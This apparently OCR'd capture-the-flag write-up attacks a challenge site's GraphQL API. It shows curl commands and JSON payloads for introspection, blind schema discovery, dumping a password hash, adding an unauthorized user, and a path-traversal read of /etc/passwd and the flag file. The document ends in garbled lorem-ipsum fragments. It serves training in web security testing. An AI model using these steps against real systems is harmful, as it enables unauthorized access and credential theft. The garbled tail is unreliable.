

AuthorsOnly Writeup

on visting the site you are greeted with a login page and no sign for a register which means you have to be a valid user only to access the service.



Checking the Devtool through network tab a request is made to a Graphql endpoint..



So

GraphQL is a query language for APIs and a runtime for fulfilling those queries with your existing data

...

So among the queries you can make two are very important:
1-introspection query which can be used to know the schema and the objects in the database
2-mutation query which is similar to an insert query where you can add for instance new users


So in order to run an introspection query i used curl...

```
┌──(kali㉿kali)-[~]
└─$ curl -i -X POST https://authorsonly.onrender.com/graphql -H "Content-Type: application/json" -d @introspection_query.json
HTTP/2 200
```

and here is the content for introspection_query json file

```
└─$ cat introspection_query.json
{
  "query": "query IntrospectionQuery {
      __schema {
        queryType { name }
        mutationType { name }
        subscriptionType { name }
        types {
          ... FullType
        }
        directives {
          name
          description
          locations
          args {
            ... InputValue
          }
        }
      }
    }

    fragment FullType on __Type {
      kind
      name
      description
      fields(includeDeprecated: true) {
        name
        description
        args {
          ... InputValue
        }
        type {
          ... TypeRef
        }
        isDeprecated
        deprecationReason
      }
      inputFields {
        ... InputValue
      }
      interfaces {
        ... TypeRef
      }
      enumValues(includeDeprecated: true) {
        name
        description
        isDeprecated
        deprecationReason
      }
```



```
    }
    inputFields {
      ...InputValue
    }
    interfaces {
      ...TypeRef
    }
    enumValues(includeDeprecated: true) {
      name
      description
      isDeprecated
      deprecationReason
    }
    possibleTypes {
      ...TypeRef
    }
  }

  fragment InputValue on __InputValue {
    name
    description
    type { ...TypeRef }
    defaultValue
  }

  fragment TypeRef on __Type {
    kind
    name
    ofType {
      kind
      name
      ofType {
        kind
        name
        ofType {
          kind
          name
          ofType {
            kind
            name
            ofType {
              kind
              name
              ofType {
                kind
                name
                ofType {
                  kind
                  name
                }
              }
            }
          }
        }
      }
    }
  }"
}
```

i get the following response from the curl command

```
┌──(kali㉿kali)-[~]
└─$ curl -i -X POST https://authorsonly.onrender.com/v1/graphql.min.js -H "Content-Type: application/json" -d @introspection_query.json
HTTP/2 400
date: Thu, 31 Aug 2023 22:05:38 GMT
content-type: application/json; charset=utf-8
cf-ray: 7ff8937d9ffa0da3-MRS
cf-cache-status: DYNAMIC
cache-control: no-store
etag: W/"154-oZrzirqCbTdz37X9vq3WoQvFGDQ"
vary: Accept-Encoding
access-control-allow-credentials: true
access-control-expose-headers: set-cookie
x-powered-by: Express
x-render-origin-server: Render
server: cloudflare
alt-svc: h3=":443"; ma=86400

{"errors":[{"message":"GraphQL introspection is not allowed by Apollo Server, but the query contained __schema or __type. To enable introspection, pass introspection: true to ApolloServer in productio
n","locations":[{"line":1,"column":33}],"extensions":{"validationErrorCode":"INTROSPECTION_DISABLED","code":"GRAPHQL_VALIDATION_FAILED"}}]}
```

Which means i have to do it manually

when trying to write an object name the language gives you an indicator which is a potential to find most objects and map the scema yourself and its called Blind introspection.


here is an example where i sent an incorrect query with the auth object but it got corrected to author

```
└─$ curl -i -X POST https://authorsonly.onrender.com/v1/graphql.min.js -H "Content-Type: application/json" -d @tstQuery.json
HTTP/2 400
date: Thu, 31 Aug 2023 22:11:41 GMT
content-type: application/json; charset=utf-8
cf-ray: 7ff89c55eb4f0c3e-MRS
cf-cache-status: DYNAMIC
cache-control: no-store
etag: W/"ba-bB43v6wsLOA/vTLCrMfsusExQM8"
vary: Accept-Encoding
access-control-allow-credentials: true
access-control-expose-headers: set-cookie
x-powered-by: Express
x-render-origin-server: Render
server: cloudflare
alt-svc: h3=":443"; ma=86400

{"errors":[{"message":"Cannot query field \"auth\" on type \"Query\". Did you mean \"author\"?","locations":[{"line":1,"column":17}],"extensions":{"code":"GRAPHQL_VALIDATION_FAILED"}}]}
```

So you can either fuzz for schema or use a tool that does that for you (Tool used clairvoyance).

so i used the tool and ran it and saved the output in schema.json and got the following .



you can either take the content of the schema and run it through a beautifier or just use chatGpt

2. **Mutation:**
    - authenticateAuthor(author: authenticateAuthorInput!): Author
    - addAuthor(author: addAuthorInput!): Author
3. **Author:**
    - password: String
    - token: String!
    - email: String
    - name: String
    - success: String
    - redirect: String!
4. **Input Object: authenticateAuthorInput**
    - dummy: String
5. **Input Object: addAuthorInput**
    - dummy: String
6. **Scalars:**
    - String
    - ID

So we can see that there is an author object with the email / password fields.. so i ran a query to get the content...

query content:

```
└─$ cat getQuery.json
{
  "query": "query amr{
     authors {
    name
    password
  }
    }"
}
```

and got the following from the curl command.

```
└─$ curl -i -X POST https://authorsonly.onrender.com/v1/graphql.min.js -H "Content-Type: application/json" -d @getQuery.json
HTTP/2 200
date: Thu, 31 Aug 2023 22:25:24 GMT
content-type: application/json; charset=utf-8
cf-ray: 7ff8b071ec281896-MRS
cf-cache-status: DYNAMIC
cache-control: no-store
etag: W/"72-edWQ+09nRG5fXeOWiO57JfnuIUw"
vary: Accept-Encoding
access-control-allow-credentials: true
access-control-expose-headers: set-cookie
x-powered-by: Express
x-render-origin-server: Render
server: cloudflare
alt-svc: h3=":443"; ma=86400

{"data":{"authors":[{"name":"Admin","password":"$2a$10$dkTzeFONKZLRxgNn0Qn7H.7jzAR8Gq4n4ZO9XMRmVOiFmUc7ExiJq"}]}}
```

it seems to be a hard hash to break so we can either try to break which would be impossible or we can use a mutation query to insert a user in the database.

mutation Query content:

```
└─$ cat mutation.json
{
  "query": "mutation AddAuthor($author: addAuthorInput!) { addAuthor(author: $author) { name password } }",
  "variables": {
    "author": {
      "name": "user",
      "email": "user@example.com",
      "password": "123456"
    }
  }
}
```

and the response recieved from curl ..


```
└─$ curl -i -X POST https://authorsonly.onrender.com/v1/graphql.min.js -H "Content-Type: application/json" -d @mutation.json
HTTP/2 200
date: Thu, 31 Aug 2023 22:33:10 GMT
content-type: application/json; charset=utf-8
cf-ray: 7ff8bbccb9e30da9-MRS
cf-cache-status: DYNAMIC
cache-control: no-store
etag: W/"ce-oHGEMPJASjGBq6jCxOvLhsmBAkM"
vary: Accept-Encoding
access-control-allow-credentials: true
access-control-expose-headers: set-cookie
x-powered-by: Express
x-render-origin-server: Render
server: cloudflare
alt-svc: h3=":443"; ma=86400

{"data":{"addAuthor":[{"name":"Admin","password":"$2a$10$dkTzeFONKZLRxgNn0Qn7H.7jzAR8Gq4n4ZO9XMRmVOiFmUc7ExiJq"},{"name":"user","password":"$2a$10$XIwIR1CrDOq5oKfrA0zsQeEw5w9RE1DNjFxI3nUUKr7LWGdqgrXsm
"}]}}
```


so a user is inserted in the database successfully now i can login with the email and password..

on login i am greeted with a home page displaying book contents and upon clicking any book the url is updated with a file parameter.

so on first thought an LFi could arrise here so i tried to get the content of the etc/passwd file and it worked.



so the flag could be in this directory or the one before so its a matter of guessing and here is the flag.....


file=../../flag.txt
Google Hacking DB
OffSec
TORE
n. Nullam gravida
rus. Sed porttitor. Proin
ndimentum ligula.
is a nisl. Proin
o. Nullam nisl ante,
t dui eu turpis. Nullam
vel lectus. Aliquam at
odales lectus vestibulum
pat at, elit. Integer sit
et magnis dis parturient
orper faucibus. Etiam
nvallis quis, porta sit
erit tincidunt est. Sed
nisl iaculis ornare. Sed
Lorem ipsum dolor sit
Plot of the story

.